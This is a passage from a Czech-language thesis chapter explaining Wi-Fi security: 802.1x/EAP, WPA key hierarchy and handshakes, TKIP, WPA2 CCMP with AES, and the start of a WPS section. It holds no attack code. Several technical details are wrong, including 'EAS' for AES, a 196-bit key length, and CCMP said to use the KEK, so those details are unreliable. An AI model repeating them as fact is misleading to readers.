Celý proces autentizace začíná žadatel asociováním se k autentizátoru (AP) a tím je autentizátorovi naznačeno, že se chce připojit. Autentizátor připojí žadatele na řízený port a vyzve ho z zaslání identifikačních údajů. Žadatel odpoví patřičnou EAP zprávou, kterou autentizátor přepošle na autentizační server. Ten přihlašovací údaje ověří a pošle výzvu na zadání hesla přes autentizátor zpátky k žadateli. Žadatel na výzvu odpoví autentizátoru, který odpověď předá autentizačnímu serveru. Výsledek autentizace, zda byla úspěšná, nebo neúspěšná předá autentizátoru, který zprávu přepošle žadateli a zároveň přepne port do neřízeného stavu (při úspěchu) nebo ho nechá řízený (při neúspěchu). Celý průběh autentizace je znázorněn na následujícím obr. 13.



Obrázek 13: Průběh autentizace 802.1x s EAP protokolem [9]

3.2.2 Druhy autentizace 802.1x

EAP samo o sobě není autentizačním mechanizmem, ale pouze obecným standardem, který definuje posílané zprávy pro autentizaci a je na ostatních, jak je využijí. Mezi ty nejznámější autentizační metody pomocí EAP patří LEAP, EAP-TSL, EAP-MP5, PEAP a mnoho dalších. [6]

- LEAP - (Light EAP) je proprietární protokol společnosti Cisco Systems. Hlavní vlastností je používání dynamických WEP sdílených klíčů, kdy v nastavených intervalech provádí novou autentizaci s již připojenými žadateli a přitom změní používaný klíč.

- EAP-TSL - (EAP-Transport Layer Security) je považován za nejbezpečnější, ale pro svoji složitost zřídka používaný. K ověření identity se používají digitální certifikáty podepsané certifikační autoritou. Metoda je založena na PKI (Public Key Infrastructure) s privátním a veřejným klíčem, která vytváří šifrovaný tunel mezi oběma stranami.

- EAP-MP5 - nepodporuje dynamické klíče, kvůli použití MD5 hašovací funkce a autentizace není oboustranná. Metoda se považuje za nejslabší.

- PEAP - (Protected EAP) je jednoduší verzí EAP-TLS metody. Autentizační server stále využívá digitálního certifikátu pro vytvoření šifrovaného tunelu, ale žadatel může autentizovat například heslem.

[9] eduroam-US. eduroam a technical overview [online]. [cit. 2015-04-13]. Dostupné z URL: https://www.eduroam.us/technical_overview

3.3 Wi-Fi Protected Access

Vývoj Wi-Fi Protected Access (WPA) začal v roce 2001 jako reakce na nalezené chyby v WEP zabezpečení. WPA byla představeno společností Wi-Fi Alliance v roce 2003, jako část připravovaného standardu IEEE 802.11i, tehdy označovaného jako IEEE 802.11i draft (návrh).

Při návrhu WPA bylo počítáno s tím, aby WPA bylo kompatibilní s připravovanou finální verzí 802.11i a zároveň s již používaným WEP zabezpečením. Protože zařízení pracující s WEP zabezpečením často podporovala RC4 šifru interně (hardwarově), tak WPA jí taktéž používá. To znamenalo, že většina zařízení mohla používat WPA po aktualizaci softwaru/firmwaru (programové vybavení).

WPA zabezpečení přineslo nové mechanismy pro autentizaci, šifrování a integritu.

- Autentizace - ověření pomocí přednastaveného klíče (PSK) nebo pomocí autorizačních portů v 802.1x s různými EAP autentizacemi.
- Integrita - o kontrolu zpráv se stará MIC (Message Integrity Check).
- Šifrování - přenášená data jsou nyní šifrována pomocí TKIP (Temporal Key Integrity Protocol), který používá dynamické (dočasné) klíče pro každý rámec

3.3.1 Hierarchie klíčů

Před samotným popisováním jednotlivých částí WPA zabezpečení je nutné se podívat na používané klíče v rámci WPA a jejich distribuci mezi příslušná zařízení.

Bezpečnost všeho síťového provozu je závislá na bezpečnosti klíčů. Klíče jsou rozděleny do dvou kategorií podle druhu komunikace (unicast a multicast), které se dělí na další klíče určené pro specifické použití. [4, 8]


- Pairwise Key - (párový klíč) pro unicast komunikaci
- Group Key - (skupinový klíč) pro multicast komunikaci

Pairwise Key

Hlavním klíčem pro unicastovou metodu je PMK (Pairwise Master Key) o délce 256 b, přičemž způsob získání PMK klíče je závislé na autentizační metodě. U metody 802.1x (EAP) je klíč odvozen z MK (Master Key), v případě použití PSK metody (preshared key, přednastavený klíč) je PMK klíč generován hašovacím algoritmem z přístupového hesla (passphrase), SSID (názvu sítě) a jeho délky.

PMK klíč se nikdy nepoužívá pro šifrování nebo kontrolování integrity, ale je použit jako základ pro vytvoření dočasného PTK klíče (Pairwise Transient Key) pomocí PRF hašovací funkce z kombinace PMK klíče, MAC adresy AP a klienta, pevného řetězce PKE (Pairwise Key Expansion) a dvou náhodných čísel A/SNonce (Number used once, jednou použitelné číslo).

Délka PTK klíče závisí na použitém šifrovacím protokolu, a výsledný PTK klíč je poté rozdělen do více menších klíčů. Celý proces je znázorněn na obr. 14.



Obrázek 14: Hierarchie párového klíče [8]

1. KCK - (Key Confirmation Key, 0-127 b) použitý pro ověřování zpráv (MIC) během 4-Way Handshake (4-cestná výměna) a Group Key Handshake (výměna skupinového klíče).

2. KEK - (Key Encryption Key, 128-255 b) zajišťuje důvěryhodnost dat během 4-Way Handshake a Group Key Handshake.


3. TK - (Temporary Key, 256-383 b) užívaný pro šifrování dat (TKIP i CCMP).

4. TMK - (Temporary MIC Key, 384-447 b a 448-511 b) použitý při autentizaci dat algoritmem Michael (součást MIC) v TKIP, každá strana komunikace má vlastní klíč (TMK1 pro vysílání, TMK2 pro příjem).

Group Key

Multicast metoda používá dočasný GTK klíč (Group Transient Key), který je vytvořen pomocí PRF hašovací funkce z kombinace GMK klíče (Group Master Key), MAC adresy přístupového bodu, náhodného čísla GNonce a pevného řetězce GKE (Group Key Expansion).

Délka GTK klíče je též závislá na použitém šifrování a rozdělena na menší klíče. Celý proces je znázorněn na obr. 15.




Obrázek 15: Hierarchie skupinového klíče [8]

1. GEK - (Group Encryption Key, 0-127 b) používá se k šifrování dat
2. GIK - (Group Integrity Key, 128-255 b) používá se pro autentizaci dat

Během procesu odvozování klíčů probíhají mezi autentizátorem a žadatelem dvě výměny označené jako 4-Way Handshake a Group Key Handshake.

4-Way Handshake

Proces 4-cestné výměny je zahájen přístupovým bodem po úspěšné autentizaci klienta k AP. Cílem procesu je stanovit PTK a GTK klíče pomocí výměny čtyř EAPOL-Key zpráv zobrazených na obr. 16.



Obrázek 16: Průběh 4-Way Handshake [10]

Na začátku autentizátor vygeneruje náhodné číslo ANonce, které odešle žadateli v nezašifrované formě (Message 1). Žadatel po přijetí ANonce čísla vygeneruje své vlastní náhodné číslo SNonce, tím zkompletuje potřebné informace k vytvoření PTK klíče. Aby druhá strana mohla udělat to samé, pošle jí SNonce a MIC (ověření integrity) vypočítaný z dané zprávy pomocí KCK klíče. Zpráva je přenášena nezašifrovaně (Message 2). Autentizátor z druhé přijaté zpávy vyjme SNonce k vypočítání PTK klíče, s kterým je schopen vypočítat MIC přijaté zprávy a porovnat ho s přijatým MIC. Tím ověří správnost hlavního PMK klíče na straně žadatele a schopnost odvozovat dočasné klíče. Nyní autentizátor odešle žadateli zprávu nesoucí GTK klíč zašifrovaný KEK klíčem a vypočítaný MIC zprávy pomocí KCK klíče (Message 3). Žadatel vypočítá MIC z přijaté zprávy, čímž ověří PMK a PTK klíče na straně autentizátora. V poslední zprávě žadatel oznamuje, že úspěšně dokončil všechny kroky 4-cestné výměny a začne používat šifrovanou komunikaci (Message 4). Autentizátor ověří pravost zprávy vypočtením MIC a začne používat vytvořené klíče k zabezpečenému přenosu.

Group Key Handshake

Proces je použit k obnovení GTK klíčů. Během komunikace dochází k výměně dvou EAPOL-Key zpráv mezi přístupovým bodem a klientem (viz. obr. 17), které používají dříve stanovené KCK a KEK klíče.

Protože GTK klíč je potřeba měnit, může mít každá stanice až čtyři různé GTK klíče, které jsou určeny pořadovým číslem (1 až 4). Nový GTK klíč

[10] eTutorials.org. Key Management [online]. [cit. 2015-04-13]. Dostupné z URL: <http://etutorials.org/Networking/Wireless+lan+security/Chapter+8.+WLAN+Encryption+and+Data+Integrity+Protocols/Key+Management/>

musí být doručen všem připojeným stanicím, než může být použit pro další komunikaci.




Figure 5-14—Delivery of subsequent group keys

Obrázek 17: Průběh Group Key Handshake [11]

Přístupový bod vygeneruje nové náhodné GNonce číslo a vypočítá nový GTK klíč, který zašifruje KEK klíčem a odešle ho klientovi s pořadovým číslem GTK klíče a vypočtený MIC pomocí KCK klíče (Message 1). Klient ověří pravost zprávy porovnáním MIC a rozšifruje GTK klíč, který si poté uloží pod patřičné pořadové číslo. Klient pošle potvrzení o přijetí na AP s pořadovým číslem GTK klíče a MIC (Message 2). Jakmile AP vypočítá MIC přijaté zprávy pro ověření, také si uloží nový GTK klíč pod pořadové číslo.

3.3.2 Autentizace

Původní jednostranná autentizace WEP zabezpečení byla nahrazena oboustrannou autentizací. To znamená, že nyní se klient ověřuje vůči síti, do které se přihlašuje a přístupový bod navíc ujišťuje klienta o správnosti sítě.

Před začátkem autentizačního procesu WPA zabezpečení se zúčastnění dohodnou, jaký způsob autentizace bude použit, jelikož WPA podporuje dva způsoby autentizace (Personal a Enterprise). Přístupový bod specifikuje podporované způsoby autentizace v Beacon rámci a Probe respond (viz. sekce 2.3.1).

PSK Autentizace (Personal)

Autentizace pomocí PSK je jednoduší a levnější variantou z obou dostupných možností. Nejčastěji se používá pro osobní použití kvůli své jednoduchosti a nenáročnosti, proto také označení WPA-Personal.

PSK metoda je založena na používání přístupového hesla (passphrase), které musí být nastaveno na přístupovém bodě, dále uživatelských zařízení, z

[11] EEFocus. IEEE Std. 802.11 and IEEE Std 802.1x2004 [online]. [cit. 2015-04-13]. Dostupné z URL: <`http://www.eefocus.com/book/08-06/435061276057577.html`>

kterých je vytvořen PMK klíč. Přístupové heslo má standardem danou, délku kterou musí splňovat, s dolní hranicí 8 a horní hranicí 64 libovolných znaků.

Autentizace se provádí v 4-Way Handshake (viz obr. 16), přesněji ve druhé a třetí zprávě. Klient se autentizuje během posílání druhé zprávy, kdy zadané přístupové heslo použije k vytvoření MIC (integrity) zprávy. Přijatý MIC dané zprávy AP ověří a při shodě je klient autentizován. To samé se děje s třetí zprávou, ale v obráceném postupu, kdy se AP autentizuje klientovi.

PSK klíč o délce 256 b je počítán PBKDF2 hašovací funkcí z přístupového hesla, SSID (název sítě) a délky SSID.

802.1x Autentizace (Enterprise)

Bezpečnější a více náročná autentizační metoda je ta, která využívá centrální autentizační server. Tato metoda je hlavně využívána ve firmách s velkým množstvím klientských stanic, odtud označení WPA-Enterprise.

Autentizace je založena na standardu 802.1x (viz sekce 3.2), kdy se klientská stanice autentizuje oproti autentizačnímu serveru a obráceně. K autentizaci se používá jedné autentizační metody založené na EAP protokolu. Důsledkem správné autentizace je vytvoření MK klíče, z kterého se odvozuje PMK klíč.

MK klíč je tvořen hašovací funkcí PRF z 48 B náhodně generovaných žadatelem a dvou náhodných čísel SNonce (žadatele) a ASNonce (autentizačním serverem).

3.3.3 Šifrování a Integrita

WPA používá TKIP (Temporal Key Integrity Protocol) protokol, který byl navržen pro odstranění nedostatků spojených s WEP zabezpečením. TKIP využívá proudové šifry RC4 pro zajištění zpětné kompatibility s WEP zařízeními, které lze na nový způsob ochrany aktualizovat, při snížení výkonnosti (propustnost).

Protokol TKIP je tvořen několika bezpečnostními prvky, které odstraňují slabá místa ve WEP zabezpečení. Prvky a jejich účely jsou vypsány v tabulce 2. [4, 11]

Prvek	Účel bezpečnostního prvku
MIC	Zamezit manipulaci se zprávou, nahrazuje CRC pro ověřování integrity
Generování IV	Definuje jednotný způsob generování IV
Tvorba šifrovacího klíče	Nahrazuje statické klíče, zabránit útoku FMS

Tabulka 2: Bezpečnostní prvky TKIP

MIC

Pro zajištění integrity dat je používán MIC (Message Integrity Check). Jedná se jednostrannou hašovací funkci přezdívanou Michael, která byla použita pro

svoji nenáročnost, aby jí mohly používat aktualizované WEP zařízení. Hašovací funkce používá pouze bitové posuny a logickou XOR operaci (stejné jako WEP).

Kontrolní součet MIC je počítán z přenášené zprávy, MAC adres obou komunikujících stran, priority komunikace a jednoho z dočasných TMK klíčů (záleží na komunikující straně). Výsledek je připojen na konec rámce za přenášenou zprávu.

Protože hned při návrhu bylo jasné, že tento proces není nejbezpečnější (ovšem daleko lepší než WEP varianta), tak byl navržen obranný mechanismus, který zabraňuje útoku na MIC. Jedná se o pozastavení veškeré komunikace na jednu minutu, pokud jedna strana zaznamenala dva špatné kontrolní součty MIC v 60 vteřinovém intervalu. Přitom obě strany "zahodí"používané dočasné klíče PTK a musí být tedy vykonána nová 4-cestná výměna pro odvození nových klíčů.


Generování IV

Protokol TKIP používá iniciační vektory, stejně jako WEB zabezpečení, ale IV byl prodloužen na délku 48 bitů a je označován jako ExtIV (Extended IV, prodloužený IV). Přičemž vygenerovaný IV je následně rozdělen na dvě části, přesněji 16 b a 32 b dlouhé pro zvětšení bezpečnosti.

Celý mechanismus generování IV byl změněn na sekvenční čítač (TSC, TKIP Sequence Counter), který je inkrementován s každým rámcem. Hodnota čítače se na přijímací straně kontroluje a pokud přijatý rámec nemá očekávanou hodnotu TSC, tak je rámec zahozen.

Tvorba šifrovacího klíče

Protokol TKIP byl navržen tak, aby každý rámec využíval jiný šifrovací klíč. Cílem je poskytnout takový vstup RC4 šifře, kdy vygenerovaný klíč se nebude nikdy opakovat. Proces tvorby klíče je vidět na obr. 18.



Obrázek 18: Princip míchání TKIP klíčů [11]

Celý postup tvoření klíče je rozdělen do dvou částí. Výpočet se může zdát výkonnostně náročný, ale přitom je celkem jednoduchý, protože vstupní hodnoty první fáze se nemění velice často (každých 65,536 použitých IV).

První míchání je tvořeno MAC adresou vysílací strany, dočasným šifrovacím klíčem TK (TEK část dočasného PTK klíče) a horní (nejvýznamnější) 32 b částí ExtIV. Druhé míchání používá výstup z první části a spodní (nevýznamné) 16 b části ExtIV.

Vstupní řetězec pro RC4 šifru má délku 128 b a je analogicky stejný s WEP zabezpečením pro 104 b sdílený klíč. Řetězec je tvořen spodní 16 b částí ExtIV, 104 b výstupem druhého míchání a 8 b hodnoty dummybyte.

Výsledný šifrovací klíč je poté použit k modifikaci přenášené zprávy a kontrolního součtu (MIC) pomocí logické operace XOR.

3.4 WPA2/IEEE 802.11i

WPA 2 zabezpečení, též nazývané 802.11i, je tvořeno finální verzí standardu IEEE 802.11i vydaném v roce 2004. Konečná verze standardu přidala další bezpečnostní prvky od původního návrhu pro vytvoření komplexního zabezpečení WLAN. Wi-Fi Alliance ho označila WPA2, jako nástupce původního návrhu.

Jelikož WPA2 používá zcela nové šifrovací algoritmy (např. AES, Advanced Encryption Standard),), které jsou výkonově náročnější než v WEP a WPA (RC4 šifra), tak WPA2 není možné používat na starších zařízeních. Standard

802.11i s tím počítá a proto podporuje dvě různé architektury.

- RSN (Robust Security Network)
- TSN (Transition Security Network)

Standard 802.11i ukládá povinnost provézt vzájemnou autentizaci s asociací a 4-cestnou výměnu pro vytvoření dočasných klíčů. Tento proces asociace je označován jako RSNA (Robust Security Network Association) a je součástí RSN architektury. Zařízení neschopná se tímto způsobem asociovat (neaktualizované WEP zařízení) nejsou do RSN sítě vpuštěny. Proto existuje architektura TSN, která dovoluje koexistenci starých a nových zařízení. [8, 11]

3.4.1 Hierarchie klíčů a autentizace

Hierarchie klíčů se v novém WPA2 je téměř totožná s tím co bylo popsáno již dříve pro WPA zabezpečení (viz. sekce 3.3.1). Rozdíl je v celkové délce PTK a GTK klíčů pro jednotlivé typy komunikace. PTK klíč byl zkrácen o posledních 128 b na novou délku 384 b a GTK klíč byl zkrácen na polovinu, tedy 128 b. Obě změny jsou znázorněny přerušovanou čárou na obr. 14 a 15.

To znamená, že WPA2 využívá pouze následující klíče:

- PTK - (Pairwise Temporal Key) používá tři 128b klíče: KCK, KEK, TK
- GTK - (Group Temporal Key) používá jeden 128b klíč: GEK

Proces získávání klíčů zůstává stejný pomocí 4-Way Handshake a Group Key Handshake (viz. obr. 16 a 17).

WPA2 autentizace je dostupná ve dvou provedeních, stejně jako dřív popisové autentizační mechanismy WPA (viz. sekce 3.3.2), a proto již nebudou popisovány. [4]

3.4.2 Šifrování a Integrita

WPA2 představilo kompletně přepracované zabezpečení, které již nepoužívá RC4 šifru. Místo toho využívá CCMP protokol (CTR with CBC-MAC Protokol) s základem v EAS (Advanced Encryption System) šifrovacím standardu. [4, 5, 11]


EAS

Základem EAS je šifrovací algoritmus Rijndael, pojmenovaný podle tvůrců Joada Daemen a Vincent Rijmen. Šifra byla vydána a standardizována v roce 2001 úřadem NIST (National Institute of Standards and Technology).

Algoritmus Rijndael kombinuje šifrovací klíč s nešifrovaným blokem dat pomocí matematických a logických operací k vytvoření šifrovaného bloku. EAS standardizoval používané délky na 128 b bloky dat a použitelné délky klíčů na 128, 196 a 256 b. V rámci standardu IEEE 802.11i je používaná varianta s délkou klíče 128 b.


Šifrovací standard pracuje s pevnými bloky dat, a protože v sítích se nevyskytují zprávy pevné délky, tak musí být zpráva převedena do správné délky. Standard IEEE 802.11i používá dvě metody, které jsou dohromady používány protokolem CCMP. První z nich je CTR režim (Counter Mode) pro šifrování a CBC-MAC režim (Cipher-Block Chaining with Message Authentication Code) pro autentizaci a integritu.

CTR režim ke své činnosti používá čítač, který pro první blok vygeneruje náhodné Nonce (jednou použitelné) číslo a pro další bloky zprávy ho postupně inkrementuje. Každý blok tvoří první vstup logické XOR operace, kde druhým vstupem je vygenerované číslo zašifrované pomocí EAS. Postup je ukázán na obr. 19.



Obrázek 19: Znázornění CTR režimu [17]

Režim CBC-MAC modifikuje první blok náhodnou iniciační hodnotou s použitím logické funkce XOR, kdy výstup XOR funkce je následně zašifrován pomocí EAS. Další blok je modifikován v XOR operaci již zašifrovaným předcházejícím blokem. To má za následek, že jakákoli změna původní zprávy ovlivní výslednou zašifrovanou podobu.



Obrázek 20: Znázornění CBC-MAC režimu [17]

CCMP

CCMP (CTR with CBC-MAC Protokol) protokol používá výše popsané EAS šifrování, které pracuje s dočasným 128 b KEK klíčem z PTK klíče.

Každý rámec zabezpečený s CCMP protokolem má dodatečnou CCMP hlavičku o délce 64 b, hned za standardní MAC hlavičkou. Součástí hlavičky je 48 b číslo rámce PN (Packet Number), 2 b hodnota KeyID označující použitý klíč pro multicast komunikaci a další informace. Číslo rámce (PN) lze přirovnat k sekvenčnímu čítači TSC v TKIP protokolu.

Proces výpočtu MIC (kontrolního součtu) je proveden pomocí CBC-MAC režimu, kdy dochází k šifrování prvního bloku, přičemž výsledek modifikuje následující blok XOR operací a tak dále. Z posledního bloku se odřízne spodní polovina (64 b) a zbytek tvoří hodnotu MIC, která se připojí na konec rámce. První blok je šifrován řetězcem tvořeným z pole Flag, pole DLen určující délku nezašifrované zprávy, priority rámce, MAC adresy odesílatele a číslem rámce (PN).

Po výpočtu kontrolního součtu je MIC zašifrováno i s přenášenou zprávou pomocí CTR režimu, který šifruje hodnoty čítače, kdy výsledek je použit v operaci XOR společně s přiřazeným blokem dat. Počáteční hodnota čítače je nastavena podobně jako při počítání MIC, ale pole udávající délku zprávy DLen je nahrazeno polem Ctl, které začíná na čísle 1 a s každým rámcem se inkrementuje.

3.5 Wi-Fi Protected Setup

Wi-Fi Protected Setup (WPS) standardizován pod pokličku IEEE 802.11, ale byl vytvořen společností Wi-Fi Alliance a uveden na trh začátkem roku 2007. Ačkoli WPS nepatří pod standard 802.11 stejně se na tuto specifikaci podíváme, protože se stala velmi rozšířenou.

Cílem WPS bylo pouze zjednodušit připojování klientů do sítě za pomoci nových způsobů autentizace. Základem WPS je číselný PIN kód (Personal Information Number) o délce 8 znaků, který se předává mezi AP a klienty třemi různými způsoby. WPS komunikace je prováděna pomocí EAP protokolu.

Jelikož WPS není kompletně novým zabezpečením, ale pouhým doplňkem pro již stávající WPA/WPA2 zabezpečení, které klientovi automaticky nastaví konfiguraci (SSID, přístupové heslo, atd.) a připojí ho do sítě pomocí všech zabezpečovacích mechanismů použitých pro WPA zabezpečení. [9]

PBC autentizace

